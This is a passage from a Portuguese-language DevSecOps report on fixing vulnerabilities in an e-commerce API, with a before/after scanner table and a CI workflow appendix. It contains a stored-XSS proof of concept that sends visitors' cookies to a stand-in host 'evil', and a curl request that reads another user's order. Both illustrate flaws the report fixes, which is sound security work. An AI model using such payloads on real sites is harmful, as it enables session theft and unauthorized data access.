# ANTES: return hashlib.md5(password.encode()).hexdigest()
# DEPOIS: pwd_context = CryptContext(schemes=["bcrypt"], deprecated="auto")
# return pwd_context.hash(password) # $2b$... com salt por usuario
```

5.5 XSS armazenado na vitrine de avaliações (Alto, CWE-79)

Falha: a vitrine HTML renderizava avaliações com Jinja2 Template(`autoescape=False`). Um comentário com `<script>` executa no navegador de qualquer visitante. Impacto: roubo de sessão/cookies.

```
# PoC: comment = <script>document.location='https://evil/?c='+document.cookie</script>
# ANTES (autoescape=False): <li>5/5 - <script>...</script></li> # executa!
# DEPOIS (autoescape=True): <li>5/5 - &lt;script&gt;...&lt;/script&gt;</li> # inerte
```

5.6 Quebra de controle de acesso / IDOR (Alto, CWE-639)

Falha: `GET /orders/{id}` e `DELETE /cart/item/{id}` não verificavam a propriedade do recurso. Impacto: qualquer usuário lê pedidos alheios e manipula carrinhos de terceiros.

```
# PoC: atacante le o pedido 1 (do admin):
$ curl .../orders/1 -H "Authorization: Bearer <atacante>"
{"order_id":1,"user_id":1,"shipping_address":"Rua do Admin, 100 - confidencial"}
# DEPOIS:
if order.user_id != user.id and not user.is_admin:
    raise HTTPException(403, "Acesso negado a este pedido")
```

Verificação: o acesso cruzado passou a retornar HTTP 403.

5.7 Demais falhas corrigidas

TLS desabilitado, verify=False (Médio, CWE-295)

O checkout chamava o gateway com `requests.post(..., verify=False)`, abrindo espaço para man-in-the-middle e vazamento da chave Stripe. Removeu-se o parâmetro (validação de certificado volta a ser padrão) e o except silencioso passou a registrar log.

Segredos no código e no histórico (Alto, CWE-798)

Chaves Stripe, GitHub PAT e senha do Terraform estavam hardcoded e o `.env` foi commitado. Correção: remoção do `.env`, `.gitignore` apropriado, leitura via variáveis de ambiente e o Gitleaks no CI como gate. Como os segredos já entraram no histórico, a remediação completa exige rotacionar as credenciais e reescrever o histórico (`git filter-repo`) - remover o arquivo não basta.

Dependência crítica: python-jose (Crítico, CWE-1395)

A CVE-2024-33663 (confusão de algoritmo) permitiria forjar tokens JWT. Atualizada para 3.4.0. O conjunto de dependências foi elevado para versões corrigidas.

laC: privilégios e exposição (Alto, CWE-250 / CWE-732)

- Dockerfile: tag fixa (`python:3.12-slim`), usuário não-root (UID 10001), COPY seletivo e HEALTHCHECK.
- Terraform: S3 com public access block, criptografia e versionamento. RDS privado, cifrado e multi-AZ. Security Group sem SSH aberto. EC2 com IMDSv2 e EBS cifrado.
- Kubernetes: removidos `privileged` e `CAP_SYS_ADMIN`. `runAsNonRoot`, `readOnlyRootFilesystem`, `drop ALL capabilities`, limites, probes e `NetworkPolicy`.

CORS permissivo e DEBUG (Médio, CWE-942)

O CORS usava `allow_origins=['*']` com `allow_credentials=True` e o `DEBUG=true` vazava stack traces. Corrigidos para origens explícitas, `DEBUG=false` e cabeçalhos de segurança (CSP, X-Content-Type-Options, X-Frame-Options, HSTS) via middleware.

6 SÍNTESE DE RESULTADOS E CONCLUSÃO

6.1 Antes × Depois por ferramenta

Tabela 5: Comparativo antes e depois da remediação

Etapa / Ferramenta	Antes	Depois	Comentário
Gitleaks (segredos)	6	0 novos	Gate no CI, rotação + filter-repo pendentes do histórico
pip-audit (CVEs)	51	18	Residuais com CVE pós-baseline ou presos por compatibilidade
Trivy SCA (CVEs)	36	-	1 crítica (python-jose) eliminada
Bandit (SAST)	8	4	Remanescentes são falsos positivos (whitelist)
Semgrep (SAST)	7	1	Remanescente é falso positivo (text + whitelist)
Checkov (IaC)	54	14	Remanescentes: boas práticas de baixa prioridade
Trivy config (IaC)	28	3	Remanescentes: risco aceito (egress) / CMK
OWASP ZAP (DAST)	1 Alto (SQLi)	0 Alto	SQLi reclassificada como PASS, WARN de 8 para 4

Fonte: elaboração própria.

6.2 Conclusão

O projeto demonstrou, de ponta a ponta, uma esteira DevSecOps funcional cobrindo as cinco análises exigidas sobre um sistema com lógica de negócio e superfície de ataque reais. Mais do que coletar saídas, o trabalho exercitou a interpretação crítica: separar 6 segredos reais de uma chave de exemplo legítima, reconhecer que f-strings com whitelist são falsos positivos do SAST, entender que CVEs residuais de SCA são um alvo móvel de gestão de risco, e perceber que a severidade CRITICAL de um egress aberto pode ser um risco aceito conscientemente.

As principais lições foram a complementaridade das técnicas: o DAST confirmou a injeção de SQL de forma black-box, enquanto o SAST foi essencial para as falhas autenticadas (RCE, injeção de comando) que o DAST não autenticado não alcançou, e a importância de validar achados com prova de exploração antes de priorizar a correção. Todas as vulnerabilidades de médio ou maior risco foram corrigidas e revalidadas.

A APÊNDICE A: WORKFLOW DE CI/CD (GITHUB ACTIONS)

Arquivo `.github/workflows/devsecops.yml` (trecho principal). As ferramentas também foram executadas localmente para coleta de evidências: Gitleaks e Trivy (Homebrew), pip-audit, Semgrep, Bandit e Checkov (venv Python) e OWASP ZAP (Docker) contra a API em execução. Os artefatos estão em `security-reports/`.

```
name: DevSecOps Pipeline
on: { push: { branches: [main, develop] }, pull_request: { branches: [main] } }
permissions: { contents: read, security-events: write }
jobs:
  secret-detection:                                # 1) SECRET DETECTION
    steps:
      - uses: actions/checkout@v4
        with: { fetch-depth: 0 }                  # historico completo
      - uses: gitleaks/gitleaks-action@v2
  sca:                                              # 2) SCA
    - run: pip install pip-audit && pip-audit -r requirements.txt --desc
    - uses: aquasecurity/trivy-action@v0.36.0
      with: { scan-type: fs, scanners: vuln, format: sarif }
  sast:                                            # 3) SAST
    - run: semgrep scan --config=p/python --config=p/security-audit --sarif app/
    - run: bandit -r app/
  iac-scan:                                       # 4) IaC
    - uses: bridgecrewio/checkov-action@v12
      with: { framework: 'dockerfile,terraform,kubernetes' }
    - uses: aquasecurity/trivy-action@v0.36.0
      with: { scan-type: config }
  dast:                                           # 5) DAST
    needs: [sast, sca]
    - run: docker compose up -d --build          # sobe a API + Postgres
    - uses: zapproxy/action-baseline@v0.15.0
      with: { target: 'http://localhost:8000' }
```